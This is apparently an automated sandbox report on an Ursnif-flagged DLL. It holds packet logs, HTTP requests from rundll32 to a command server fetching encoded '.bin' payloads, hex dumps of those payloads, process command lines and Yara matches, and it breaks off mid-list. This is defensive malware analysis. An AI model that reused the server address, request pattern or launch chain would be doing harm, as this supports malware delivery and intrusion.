May 4, 2022 16:26:39.100159883 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100208998 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100228071 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100330114 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.100420952 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100447893 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100459099 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100737095 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.100749016 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100776911 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100791931 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100804090 CEST	49748	80	192.168.2.3	185.189.151.28

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:26:39.100850105 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.100902081 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100938082 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100958109 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.100964069 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.100986958 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101146936 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101171970 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101188898 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101214886 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101238012 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101394892 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101422071 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101438046 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101465940 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101494074 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101670980 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101699114 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101716042 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101752996 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101887941 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101942062 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.101955891 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.101974964 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102000952 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.102318048 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102345943 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102360964 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102387905 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.102423906 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.102437019 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102489948 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102507114 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.102576971 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117383003 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117428064 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117448092 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117470980 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117496014 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117512941 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117526054 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117537022 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117561102 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117577076 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117600918 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117614031 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117625952 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117641926 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117655039 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117693901 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117820978 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117846012 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117861032 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117892981 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117939949 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117961884 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.117991924 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.117997885 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.118016958 CEST	80	49748	185.189.151.28	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:26:39.118031025 CEST	49748	80	192.168.2.3	185.189.151.28
May 4, 2022 16:26:39.118041039 CEST	80	49748	185.189.151.28	192.168.2.3
May 4, 2022 16:26:39.118084908 CEST	80	49748	185.189.151.28	192.168.2.3

HTTP Request Dependency Graph

- 185.189.151.28

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49748	185.189.151.28	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:26:38.797353983 CEST	1130	OUT	GET /drew/cxMA0l9t0gF4nE_2FmPDw/NuY7cVTxP_2BrZjs/bmIuRT1I4IwLvEW/o6kvd44g4K1G_2FLnH/DxILSk TgN/lEj4gp_2BCIN7uNytzqW/5vOalO76eVvYEp03Wdj/_2F1gpTzNCbQBLT41M2Sg9/0TF0BK2dOlqSI/epSB4Tvm /PMwByaemphsuy269GGArjqv/0Hd38FkcrC/Alp4cpro_2B_2BoPc/Pio6T_2B0KD1/SRYE8rPFXr7/7_2BXKXUxTu 3yH/tR34SrbyD800z1UQCvuqS/J3YUP.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache
May 4, 2022 16:26:39.082268000 CEST	1131	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:26:39 GMT Content-Type: application/octet-stream Content-Length: 186001 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d1f10845.bin" Data Raw: 90 fe 16 00 dd 20 a6 90 00 22 81 96 31 0c 06 ee 2c a0 48 f2 36 47 2b a8 1f 78 fb 84 fe 80 bc 68 83 a3 b0 1b 36 53 4b 75 0f a7 82 72 a1 41 e1 ff 47 06 9d 2a 90 8e 26 f8 83 6e 4c 7a ba 23 11 cb 7a c4 b5 76 5c eb 93 5b 14 3c c9 98 a5 e3 8b c6 36 cc 13 99 54 83 1a 4c 7b 46 49 91 17 ea 3b bb 0c 41 7e bf 1b 94 ad a3 32 05 aa 3b b0 4f 0c cb fc da 60 91 e2 bd 0d 03 9d 3c bd a2 dd d7 3f 0f 94 dc e3 06 b6 33 92 7e 82 88 84 01 f1 a2 02 d5 be cd 05 f8 80 06 a7 6e 5b 13 39 e7 33 43 f9 ee 65 41 c1 09 48 5c 39 3b 96 45 42 2c d6 0e 26 1b 0d 07 a7 4a 31 10 18 b4 36 c2 cb 88 ce 0e 68 30 dd c9 12 ff 5a 51 b6 1f 27 30 1a 25 a6 fb 5f b1 43 86 48 4a be 41 1d 15 20 30 a1 22 5a 46 58 f9 15 cc 69 9f 79 f8 78 b2 f1 f4 64 27 68 96 aa c1 73 d4 a7 58 3d ff ca 94 06 f9 ff 3e aa d1 00 6e c4 9d 6b 43 ac 0c 73 10 7f 0a 46 6d a9 74 29 b7 65 25 b5 77 93 76 25 7a b8 d9 0d 9c 83 ab 02 b1 78 eb 7b 8d 01 61 4d 6f 2e 0a da b3 c7 26 36 df 2a 95 d4 bf df d3 28 b1 c4 44 91 f7 ed 03 59 40 3e 4e f4 f3 2c 45 08 6c ca 1e 96 ba cc 33 c6 d6 79 6e fe fc 1f 27 b2 8a 2c 3c 8b e3 b4 14 90 a6 c2 99 62 62 09 88 68 9b e5 5d 5a 1b 90 23 e3 3f 1e 37 65 79 84 54 e6 fa 2d 39 d0 ab 72 5f 30 51 17 b6 8d 50 6c f0 28 5a 7e 77 5d 4f e7 c7 d6 f5 10 1c e5 da 36 7b 84 8e 94 d4 b7 df fa ab aa 17 53 ac e3 5b b0 72 c2 c8 65 0a a1 68 34 7f bd db 5d 00 76 de 42 e5 35 53 61 1f b2 46 e4 5d b5 7e a8 1e 4b 28 b7 9d 61 42 3c ec 8f ef c7 31 1c 8f 4c 68 8c 93 db e0 4b 86 ff 36 5e 8b e5 b6 46 f3 43 2c c5 92 03 de c3 8a 33 76 52 de 17 e1 6a 06 82 43 9b 7d 58 a6 f9 59 d0 35 f8 22 ec 02 92 5f c2 94 98 f9 9c 96 72 7e 76 47 66 f2 a7 7b 29 58 64 8a b4 df fe fc 78 4c 1b 45 88 71 86 ab 44 26 65 5b 29 85 31 04 6f 88 9a 15 b6 69 e2 90 95 32 fe 62 fe a0 0f 8f 8d 27 8d d0 63 31 96 18 ad c3 68 6d 1c 70 e8 65 66 f8 3d 34 d6 fb 93 0e 68 95 ae 3f 77 85 3e f6 c2 fd bd a3 12 e3 f3 a6 45 7e 74 c5 8b 22 2b 46 9f b3 fb 84 39 cc c4 6e 5f 09 3e cf c2 0b 7a d8 1a a2 f7 8f d2 7c c9 c7 0a 86 fa 2f c2 c4 67 c1 14 c1 36 f4 7e ca 10 53 88 8f 87 0c 9a d8 40 02 b6 78 d9 3c 5d 0e 45 6d e7 1a 21 99 b0 29 1b e3 e0 c0 2b 02 47 bc 53 00 3c 8a 66 74 ca 12 c0 49 dc 75 43 18 6a 42 18 c7 9e 0b 55 fd 45 f0 5b 24 3a b5 3c 10 b5 a7 10 c7 28 d0 c7 35 3f 54 35 0e 43 41 1d bf f5 f3 9a f4 ff 81 26 48 fc 80 5f f1 f8 71 99 e4 0e 17 6a 1c 75 5d 64 95 f7 e1 88 a2 00 94 90 5f 6c d5 cd fc a5 72 b7 b6 e5 e8 5a 13 63 f5 4b b5 8e f2 82 41 64 7f ad 8e bd e9 6e 51 d0 ef ec 63 ab 78 09 ea e7 8c 71 e8 5b 12 a9 e1 0c 48 ed cb 06 da f3 7d ca 85 d7 45 2a 4b b1 c5 1c 9e 75 8e 33 0a 02 a8 57 71 0d b4 5c b3 46 dc 38 88 72 5b 66 00 55 4f 00 28 2c 61 67 7b 85 11 64 8c 84 de df 2f 2c 69 eb ba a7 86 a4 d1 ce df aa e3 93 48 d5 31 9a b5 8c e4 87 f9 e2 a0 e3 0c 04 b3 c4 40 f7 0f 35 de fc 0b d9 d3 2a 45 b4 91 93 26 51 19 8d f2 45 67 3b ed ed 42 e2 04 cd 3e 9c e7 c6 6f 15 1b aa 04 9e d3 e4 9f c4 7b 67 37 b7 40 48 05 e7 10 93 59 8a 81 f5 ca 77 22 e4 64 f5 a9 d5 0a 81 0e 53 8f c5 43 23 2d 3d 0f e4 a2 8a df c3 7b 13 3e 33 04 8c 56 2d 62 47 40 39 58 13 9c 69 1e b2 1f da 02 b7 59 0b d1 3e Data Ascii: "1,H6G+xh6SKurAG*&nLz#zv\[<6TL{FI;A~2;O`<?3~n[93CeAH\9;EB,&J16h0ZQ'0%_CHJA 0"ZFXiyxd'hs X=>nkCsFmt)e%wv%zx{aMo.&6*(DY@>N,El3yn',<bbh]Z#?7eyT-9r_0QPl(Z~w]O6{S[reh4]vB5SaF]~K(aB<1LhK6^FC,3vR jC}XY5"_r~vGf{)XdxLEqD&e[)1oi2b'c1hmpef=4h?w>E~t"+F9n_>z|/g6~S@x<]Em!)+GS<ftluCjBUE[$:<(5?T5CA&H_qju]d_lrZcKAdnQcxq[H}E*Ku3Wq\F8r[fUO(,ag{d/,iH1@5*E&QEg;B>o{g7@HYw"dSC#-={>3V-bG@9XiY>
May 4, 2022 16:26:39.201905012 CEST	1329	OUT	GET /drew/mUvYePprXz/HSjqVijdEeUR8rvJ9/cPWoN3kKWonK/lI7v_2BDaJj/aZ5n6IwN6RAkac/zBA3QOGURvi 2Bn62CEKzA/A3rorOmUO13vlWw9/lzth0IsENWOQAIp/0T1fjcNdrBgHgQOml9/Vtvrq3J5S/ZVdmhdy814jSy4CHh elx/PV3kSAma_2FHk8mHoZj/0M9dNaFUJOk65VEW2JyCjp/DYhrX9Z9mZeAq/A_2Bj2mC/SRS888WqesbdPSEE6NoZ rXT/lL5oVjMye8Q6/7p.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:26:39.500380993 CEST	1330	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:26:39 GMT Content-Type: application/octet-stream Content-Length: 238738 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d1f76a69.bin" Data Raw: 3b 4c 6b f7 b7 25 70 03 88 2d 7a 37 9e a1 c8 64 0b d8 31 31 97 0f c5 b0 5f f3 81 6d 9e c3 45 83 0a 34 18 f9 2a 0e ff 72 ff c7 33 d5 29 5d 81 f6 a5 6c 33 59 c7 fc d9 7d 59 a6 2c 44 a0 08 b0 48 8b 5c 88 ed 4d 9c 4e f2 9c 04 cf da 87 8f fc 28 44 1b 1f d6 84 bb dc 53 47 f0 25 da f7 b6 56 48 26 5b 83 11 f9 80 79 d3 3f ab 3f 7b 8a 14 23 8f 4d 34 6e a5 8d 52 88 cb c6 51 bd 4e 27 49 d6 ba 33 30 b3 e5 52 76 59 f9 49 45 bb 09 82 03 75 7c e0 12 67 43 e1 33 8e b9 58 1e 5a b6 16 2b cf ae 0e 8d cd e6 c9 bb 31 32 9c b6 7f 38 ef b7 14 c5 6b 56 72 db db f5 20 42 b0 21 7b c2 d3 e4 6b fa b6 29 2f 63 6f 43 cf fd 33 d1 f1 f3 33 82 eb 56 90 92 b4 a4 9c 0b 34 10 8d ed df d7 30 79 ee 6a 70 e6 2e 5b 2f d9 bf ad 8c 81 5f ec d7 15 c8 85 f6 42 0f 37 b8 b0 93 ac a1 85 c4 23 5e e0 43 b2 f2 93 6a d4 39 18 f6 17 0d d7 36 b6 2c 4f 0e 34 06 73 fa a7 52 3b a0 32 82 5c f1 6b e4 7a 99 fc 8d 27 58 8a 96 1b 31 e8 14 ee 43 b7 d2 fb 67 09 cb 2e 03 64 ad e4 8a 6a 5f 40 27 ac a0 21 ac cd 7a c6 94 f3 0b 04 1c f4 15 03 a5 59 24 02 68 2c 35 6a 8b 51 d7 90 e5 d9 30 8a 7f dc c2 68 ae 3c 42 9a 5c 68 06 a5 c2 c4 6e 0f ef 64 32 4f 69 ab 18 b4 9e 99 1f f5 05 56 47 02 8e 9f 27 d4 ff 10 20 e7 ed cd b1 4b 87 6e 27 42 1e 3e 24 80 4a 04 3c a3 49 30 16 f6 80 ec ff 7f 69 7e 67 e9 15 f7 0c 8d 63 a1 52 09 e9 b1 0e 05 e9 aa 92 c3 6e a8 af a5 9b c3 81 03 f7 56 3b 62 cc 61 4a 47 01 5f 44 7c dd 73 98 b0 56 89 42 12 05 2f fd 1e 39 b9 f3 98 27 a9 28 d5 bc c4 8e a4 e7 ec ab 89 c4 ce 19 ea b9 9c 21 dc 88 24 ec 64 2b cb a0 eb bf ca ae d2 49 96 b6 8a 04 ab fa 95 77 fa 63 0a 7a 0d 95 a1 96 99 44 58 4c cf 57 ae a4 39 c8 34 1e 91 57 0a 36 63 09 ab 63 76 c2 c1 18 dd ac c2 70 bf 06 25 e6 27 5d fc f2 4f 2b 48 d4 2b 9b aa 75 25 b7 70 f5 86 3b 83 06 05 3f 10 6e 86 51 69 da a6 a8 0d 8f 67 9f 77 dd f3 f1 bc a3 2b 9b cc 07 3c cd d5 4d 2e 5b 8d 0a 6e f3 42 ee 85 31 81 12 49 42 23 da f6 e0 21 58 34 f1 98 44 20 e0 34 20 6c e2 a7 e9 96 39 bf 64 eb 96 ab af dd c2 e5 93 2f 77 12 5b 31 b6 d4 8e 98 e1 b0 b9 97 01 7b 07 2a 86 59 bd e8 00 a8 a3 36 12 48 2c f4 25 13 19 ba df bb ee 61 56 99 a8 ad 21 38 93 bd 47 26 58 af f0 db 46 7b b6 65 aa de cd dc 57 71 ed 57 29 3c a1 90 6f b4 ca a6 dc 2b a1 45 2a 15 3d 27 0d 14 ac e3 a7 f3 ce f4 a4 99 60 7c d7 95 79 41 ca 61 9a 6f 54 40 1a 4e 73 8d c8 57 85 c6 32 d8 e6 76 bd 9e 2b c8 77 57 64 55 68 1e e8 b8 ce e3 27 ea 88 e0 6b 84 d6 22 a8 40 53 1f fe fd 7f 2c 64 e5 e3 c0 ba b0 7c 8c 1f 0a 1f 3d a3 aa df 4c 84 66 69 de c4 52 16 4a cb 9d 1b 22 74 04 be b4 75 aa ac 10 43 9c 84 24 1d 8b bb 5b c6 a9 da 99 7a c4 10 3c d8 88 4e 6f 5d 84 05 33 69 2b e5 f6 16 bf 76 b7 e2 b7 61 1a 36 95 4b 28 79 75 83 0d af 82 36 39 fb e4 c0 3c c2 32 b4 cc c4 35 09 29 45 a8 bf a7 f5 c5 b1 91 71 b2 a5 a9 77 0d 1f 79 f3 f3 6c a3 ab 52 a9 26 9e df 64 d9 64 a6 4f 74 f8 7f be 12 b6 01 54 bd bc e1 a6 7e 85 e2 01 e7 11 f6 40 6c 49 4a e2 ec 18 e1 9b c7 7e 26 d7 09 41 4c b1 bd cb b6 91 c6 24 7f 1a 3d 1b 36 89 c0 c2 20 6c 33 01 13 79 75 f9 66 8c 40 13 41 38 66 3a 0f 9b 37 54 93 3b 5b 14 19 90 ea 68 99 54 78 3a f9 f4 73 f6 Data Ascii: ;Lk%p-z7d11_mE4*r3)]l3Y}Y,DH\MN(DSG%VH&[y??{#M4nRQN'l30RvYIEu|gC3XZ+128kVr B!{k)/coC33V4 0yjp.[/_B7#^Cj96,O4sR;2\kz'X1Cg.dj_@'!zY$h,5jQ0h<B\hnd2OiVG' Kn'B>$J<l0i~gcRnV;baJG_D|sVB/9'(!$d+Iwc zDXLW94W6ccvp%']O+H+u%p;?nQigw+<M.[nB1IB#!X4D 4 l9d/w[1{*Y6H,%aV!8G&XF{eWqW)<o+E*=`\|yAaoT @NsW2v+wWdUh'k"@S,d\|=LfiRJ"tuC$[z<No]3i+va6K(yu69<25)EqwylR&ddOtT~@lIJ~&AL$=6 l3yuf@A8f:7T;[hTx:s
May 4, 2022 16:26:39.682097912 CEST	1581	OUT	GET /drew/5hvqzMd6r/y5LAWfsJPn_2FuJNBtSD/jo9Ej88JuprJYYLjeMo/uimRol7PlJG9VvIsIL3Df8/4b5dhKr7zfzzy/kQ N4nu7p/Bi8YSgYkQh_2FrjUppzhtJE/zFVGD_2FFF/_2F9gKu_2BFOgZlul/mVEjfleUS_2B/_2FVExdXenS/Gfiiz uBv_2BCTK/T4Xb7Vm5ofWBzBK_2BS0m/v_2FFBHs0rb4cYP0/khifyRgzCQqsMFT/OI0rU2yRygplxTS_2B/_2Fshp Dk2/B_2B7kqCdL_2FzljvJKw/yu4lbDSn21X4G_2BWCi/VxE9dtb614/j6.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:26:39.970184088 CEST	1583	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:26:39 GMT Content-Type: application/octet-stream Content-Length: 1856 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728d1fe7d93.bin" Data Raw: 9b a0 46 9f fb 74 7e 4c 02 9a 3e fd d9 71 c7 75 b7 c0 cf a4 f1 8f 69 7b ca 68 40 93 06 4e b2 61 6c 45 b6 60 ec c8 ae 61 ba a7 30 65 32 00 93 c4 61 b5 26 75 0f 9c 24 d6 6b 8d 49 83 bd 29 e5 c2 8e 84 e2 03 a7 53 8f 50 53 4e 60 d2 b0 83 79 b0 30 aa 56 2b de 37 b8 1e 29 a1 fe 12 f0 a4 8a b6 1c 50 54 8d e2 11 22 11 00 28 bf 5a 8e 88 5c f1 a5 ea 66 e4 d9 1d 25 32 3c 0d b9 88 74 8f 8e 4d dd 6f 8d 0c ff 3b fb ab 12 a8 aa 7b 3c 4a 84 d1 1c 81 c0 03 d3 5a f7 ca 0e 84 a2 cd bf 4b 4b 8a 9a a7 0b 3b 18 09 93 80 bd 2c 22 aa 10 18 d9 46 7f 3f 4a 98 a1 32 15 53 4d 52 37 e7 3d fc df 0b 99 86 dc 6e 28 45 31 41 af 5b f3 54 b8 c3 c4 0e de b4 8c 35 e7 ae 58 26 d9 51 48 2a a9 7c 38 bf 34 02 be a4 a2 60 c2 f2 a1 0b a5 b7 b8 45 00 65 8d 87 9e 0f 13 57 99 55 9c 6f 29 be 48 cb 2b 94 3e 15 dc a9 ca 66 19 e4 4b 96 5f 82 fb 25 15 6c e8 81 ba c7 c6 11 8f a6 22 f3 d3 46 8e 0a 4e a3 47 a3 43 c4 28 a9 04 8e 33 96 50 fc ff da 85 d8 1a 90 b6 c3 b6 70 00 35 37 e8 e0 9b 16 3a 8f 42 cc df f8 46 d9 65 92 fb a4 09 89 80 4b ed 32 53 0c fb 12 10 01 3c a7 65 18 1f 85 a3 3d 19 3b 35 60 ca 34 5d 34 52 31 52 97 a4 f7 e9 c8 a8 6d fd aa 00 d9 1a 03 b4 cf d3 6b 1d c9 a9 fb 98 be 9e ee 6e 98 aa dc 13 43 f5 f1 a4 c8 15 60 ac 89 bc 66 0e c3 5c 86 cf 87 08 78 b0 d7 93 ca a5 f3 d7 df 9f 82 0e 0c 47 f8 ba bb 22 96 1d 41 af ad 20 bb 3b f4 7c 43 d6 33 6b c5 a7 00 ad c7 e3 85 36 3d a9 cd ff 43 13 5d 1a 98 65 a5 39 a0 04 97 16 f2 aa 48 11 c3 92 11 ad e2 6c a1 be f1 26 93 a6 ac 32 e7 cb 42 6c f0 44 33 e2 1d 8e ae 3e b7 6c 0e 9d d6 61 ea 8a 3d 3b f9 10 d5 5e 6f e6 95 69 c6 71 9b d9 76 5a d7 a6 6d 73 3c 9c 16 98 fe 91 6c 22 21 a9 0d a3 b8 32 ec 0c e2 56 21 bd 0f b2 d9 7d 28 84 dc 5c 0a d0 73 cb ab bd 78 b6 e9 06 c7 a0 94 a6 59 4e d2 71 5b 21 08 5b 65 ac e4 58 76 1e 02 c8 9f 0d dd e0 90 25 a2 63 d5 df 0d 62 e9 e1 79 ab 4a 3b 73 dc 24 a2 34 4b 8e f7 84 e2 34 b7 48 aa f8 38 8e 40 82 ea 3e f7 65 c4 e9 55 1e 1c 09 eb 5f e8 d6 e0 be 03 c7 53 d9 7b 75 89 9d 91 ca e8 cf 8b fc 0e a2 1d 8b 29 79 32 6b ce 7d 50 cd 11 62 8e 9f e2 49 17 42 32 80 05 48 f4 b4 02 6d 95 48 d1 8f cf 58 79 80 88 10 83 25 2d 9c d3 a5 62 18 d5 cb e7 f6 ab c9 05 71 9d 97 91 57 12 95 83 e4 1e 21 ce 98 59 64 61 16 0c bc 86 44 3f 1e 63 85 6a b9 bb dc da c8 93 85 f0 15 ac 87 e7 0f bb 30 62 68 64 d9 35 20 8f a7 46 82 e0 bf e8 92 a0 37 1b 44 4e 09 c2 70 7b 5d ca 65 06 92 d7 1f 02 40 68 d8 f9 ce fe 22 b9 52 d6 37 3d 79 f5 4c bd 14 0c 30 6c e6 2b 48 c0 26 30 b8 43 9d de c8 55 66 eb 9d 88 ce 14 7f 49 50 c5 3f 64 97 0f 7a 4f 48 80 11 af 12 1c 95 66 bf ed ec e1 bd 12 35 7c da 51 24 8f b3 9f f8 1f 9b c0 d9 50 46 63 0f d2 4e 5c 43 00 32 a9 65 5a c3 30 73 8d 98 fa ff 3a 7d c3 b4 d5 ea d1 45 9c 4b 6c 69 1c f6 b4 3a 55 5c 5c 0e de 2a c7 47 93 6d ec 2b 02 99 c6 7b 5d ce 41 e3 ee c9 91 46 6e d4 10 d2 83 3e f6 91 b5 c3 ce d1 b9 12 29 94 e4 5a 7d ac dd 03 fc 4e 8f 4c 65 3e b6 12 c0 2b 6d 73 2a f6 b1 df bd a5 1d 5a 13 b6 7f a5 ca e1 33 ca 6b a4 88 3e c4 2e dd b1 9f 2c 6b 18 5e de cf fe 3b 59 3c 35 5f cf 58 4b 80 b6 2b aa 8f fe 2c ed d8 3b 2e 42 bb af 6f c1 Data Ascii: Ft~L>qui{h@NalE`a0e2a&u$kl)SPSN`y0V+7)PT"(Z\f%2<tMo;{<JZKK;,"F?J2SMR7=n(E1A[T5X&QH*|84`E eWUo)H+>fK_%l"FNGC(3Pp57:BFeK2S<e=;5`4]4R1RmknC`f\xG"A ;|C3k6=C]e9Hl&2BlD3>la=;^oiqvZms<l"!2V!}(\sxYNq[! [eXv%cbyJ;s$4K4H8@>eU_S{u)y2k}PbIB2HmHXy%-bqW!YdaD?cj0bhd5 F7DNp{]e@h"R7=yL0l+H&0CUfIP?dzOHf5\|Q$ PFcN\C2eZ0s:}EKli:U*Gm+{]AFn>)Z}NLe>+ms*Z3k>.,k^;Y<5_XK+,;.Bo

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 6232, Parent PID: 5564

General	
Target ID:	0
Start time:	16:26:09
Start date:	04/05/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\XoVzWJQAQ0.dll"
Imagebase:	0xbb0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6256, Parent PID: 6232

General	
Target ID:	1
Start time:	16:26:10
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\XoVzWJQAQ0.dll",#1
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6352, Parent PID: 6256

General	
Target ID:	2
Start time:	16:26:10
Start date:	04/05/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\XoVzWJQAQ0.dll",#1
Imagebase:	0xfc0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.430345543.0000000000E29000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.271978374.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.319141424.00000000048AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.272282667.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 